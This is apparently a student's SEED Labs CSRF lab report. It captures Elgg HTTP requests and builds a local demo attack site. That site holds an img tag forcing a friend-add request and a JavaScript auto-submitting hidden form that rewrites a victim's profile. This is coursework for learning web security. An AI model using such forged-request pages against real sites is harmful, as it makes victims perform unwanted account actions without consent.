
Gregory Gertsen
TCSS 481
CSRF Lab

**All tasks were completed**

## 3.1 Task 1: Observing HTTP Request

Using the HTTP Live tool to capture a GET request, no parameters. GET request easily generated by navigating on Boby's profile.




Developer Tools - Boby : CSRF Lab Site - http://www.csrflabelgg.com/profile/boby

```
Sta...  Meth...  Fil   Dc   Cause          Type  Transfer...  Size
302     POST     edit  ...  document html        3.75 KB      13.65 KB
200     GET      boby  ...  document html        3.78 KB      13.65 KB
```

No parameters for this request

2 requests   27.30 KB / 7.53 KB transferred   Finish: 1.33 s   DOMContentLc

Using HTTP Live tool to capture a PUT request. Parameters displayed in window. In order to generate the PUT request I edited Boby's profile. Parameters used in generating request were the following: _elgg_token: LaEgrWR16DYM_-LFHI_xgQ, _elgg_token: 1576370867, boby=43.



Developer Tools - Boby : CSRF Lab Site - http://www.csrflabelgg.com/profile/boby


```
Sta...  Meth...  Fil   Dc   Cause          Type  Transfer...  Size
302     POST     edit  ...  document html        3.75 KB      13.65 KB
200     GET      boby  ...  document html        3.78 KB      13.65 KB
```

```
Form data
    __elgg_token: LaEgrWR16DYM_-LFHI_xgQ
    __elgg_ts: 1576370867
    accesslevel[briefdescription]: 2
    accesslevel[contactemail]: 2
    accesslevel[description]: 2
    accesslevel[interests]: 2
    accesslevel[location]: 2
    accesslevel[mobile]: 2
    accesslevel[phone]: 2
    accesslevel[skills]: 2
    accesslevel[twitter]: 2
    accesslevel[website]: 2
    briefdescription:
    contactemail:
    description: <p>I+am+a+very+nice+person.+Please+be+my+friend.</p>
    guid: 43
    interests:
    location:
    mobile:
    name: Boby
    phone:
    skills:
```

2 requests   27.30 KB / 7.53 KB transferred   Finish: 1.33 s   DOMContentLc


## 3.2 Task 2: CSRF Attack using GET Request

In order to implement this attack we will direct Alice to Boby's malicious website where there will be code that causes her to add Boby as a friend. We must setup Boby's website with altered legitimate friend-add code. To do this we capture the info for a legitimate Add-Friend HTTP request with the header live tool again by clicking add alice from the profile of Boby. We will use the info in this URL request in our attack.




```
Request URL: http://www.csrflabelgg.com/action/friends/add?friend=42&__elg…
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK
Version: HTTP/1.1

Response headers (321 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 368
Content-Type: application/json;charset=utf-8
Date: Sun, 15 Dec 2019 02:00:58 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)

Request headers (546 B)
Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: Elgg=trhb908j4e8i6qbp72l8l965c0
Host: www.csrflabelgg.com
Referer: http://www.csrflabelgg.com/profile/alice
```

We have to make changes to Boby's attack website.  Setting up the attack for Alice. We have changed the regular friend request code generated from Boby adding Alice to friend request code that would add Boby as a friend from Alice.



```
[12/14/19]seed@VM:.../Attacker$ sudo nano index.html
[12/14/19]seed@VM:.../Attacker$ sudo service apache2 restart
[12/14/19]seed@VM:.../Attacker$ cat index.html
<html>
<head>
<title>
CSRF Hack
</title>
</head>
<body>
<img src="http://www.csrflabelgg.com/action/friends/add?friend=43">
</body>
</html>
[12/14/19]seed@VM:.../Attacker$
```


We also must send Alice the link to Boby's attack website. We do this by sending Alice a link through the internal Elgg website.  First we see that Alice currently has no friends.



Alice's friends

No friends yet.

Alice receives a message from Boby and clicks on it. The message is a link to Boby's attack website.




Cool Website

Boby    Cool Website    5 minutes ago


http://www.csrflabattacker.com/

After Alice clicks on the link, it takes her to a blank screen and she is now friends with Boby and the attack was a success.


SEEDUbu [Running]
Alice's friends : CSRF Lab Site - Mozilla Firefox
9:48 PM
File Edit View History Bookmarks Tools Help
CSRF Hack
Alice's friends : CSRF Lab
www.csrflabelgg.com/friends/alice
Search
Most Visited SEED Labs Sites for Labs
Account »
CSRF Lab Site
Activity Blogs Bookmarks Files Groups More »
Alice's friends
Boby
Alice
Blogs
Bookmarks
Files
Pages
Wire posts
Friends
Left ⌘

## 3.3 Task 3: CSRF Attack using POST Request


First we start by capturing the PUT request info when we edit the profile of Boby.


SEEDUbu [Running]
Firefox Web Browser
9:59 PM
File Edit View History
CSRF Hack
Most Visited SEED La
Style sheet could not be loaded.
Inspector Console Debugger Style Editor Performance Memory Network Storage
All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache
Filter URLs
Headers Cookies Params Response Timings
Edit and Resend Raw headers
Filter headers
Edit p
Edit a
Blogs
Bookma
Files
Pages
Wire po
Left ⌘

```
Sta...  Meth...  Fil      Dc   Cause       Type        Transfer...
302     POST     edit          document    html        4.10 KB     15
200     GET      boby          document    html        4.12 KB     15
200     GET      font-...      stylesheet  css         cached      28
200     GET      elgg....      stylesheet  css         cached      58
200     GET      color...      stylesheet  css         cached      3.
200     GET      jque...       script      js          cached      0 
200     GET      jque...       script      js          cached      0 
200     GET      requ...       script      js          cached      80
200     GET      requ...       script      js          cached      0 
200     GET      elgg.js       script      js          cached      0 
200     GET      43to...       img         jpeg        cached      87
200     GET      en.js         script      js          cached      0 
200     GET      init.js       script      js          cached      61
200     GET      read...       script      js          cached      27
200     GET      Plugi...      script      js          cached      63

15 requests   123.58 KB / 8.22 KB transferred   Finish: 1.90 s   DOM
```


```
Request URL: http://www.csrflabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Request headers:
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11;
Ubuntu; Linux i686; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application
/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://www.csrflabelgg.com/profile
/boby/edit
Content-Type: application/x-www-
form-urlencoded
Content-Length: 555
Cookie:

Response headers:
HTTP/1.1 302 Found
Date: Sun, 15 Dec 2019 02:55:11 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00
GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Location:
http://www.csrflabelgg.com
/profile/boby
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

Location: http://www.csrflabelgg.com/profile/boby
Pragma: no-cache
```

We then use above info combined with the starter code provided with the lab to update the code on Boby's attack website. Below is updated code.




```
{
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = url;
p.innerHTML = fields;
p.target = "_self";
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}

function forge_post()
{

var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value=''>";
fields += "<input type='hidden' name='description' value='Boby is my hero.'>";
fields += "<input type='hidden' name='accesslevel[description]' value='2';
fields += "<input type='hidden' name='briefdescription' value=''>";
fields += "<input type='hidden' name='accesslevel[briefdescription]'value='2'>";
fields += "<input type='hidden' name='location' value=''>";
fields += "<input type='hidden' name='accesslevel[location]' value='2';
fields += "<input type='hidden' name='guid' value='42'>";
var url = "http://www.csrflabelgg.com/action/profile/edit";
post(url,fields);
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

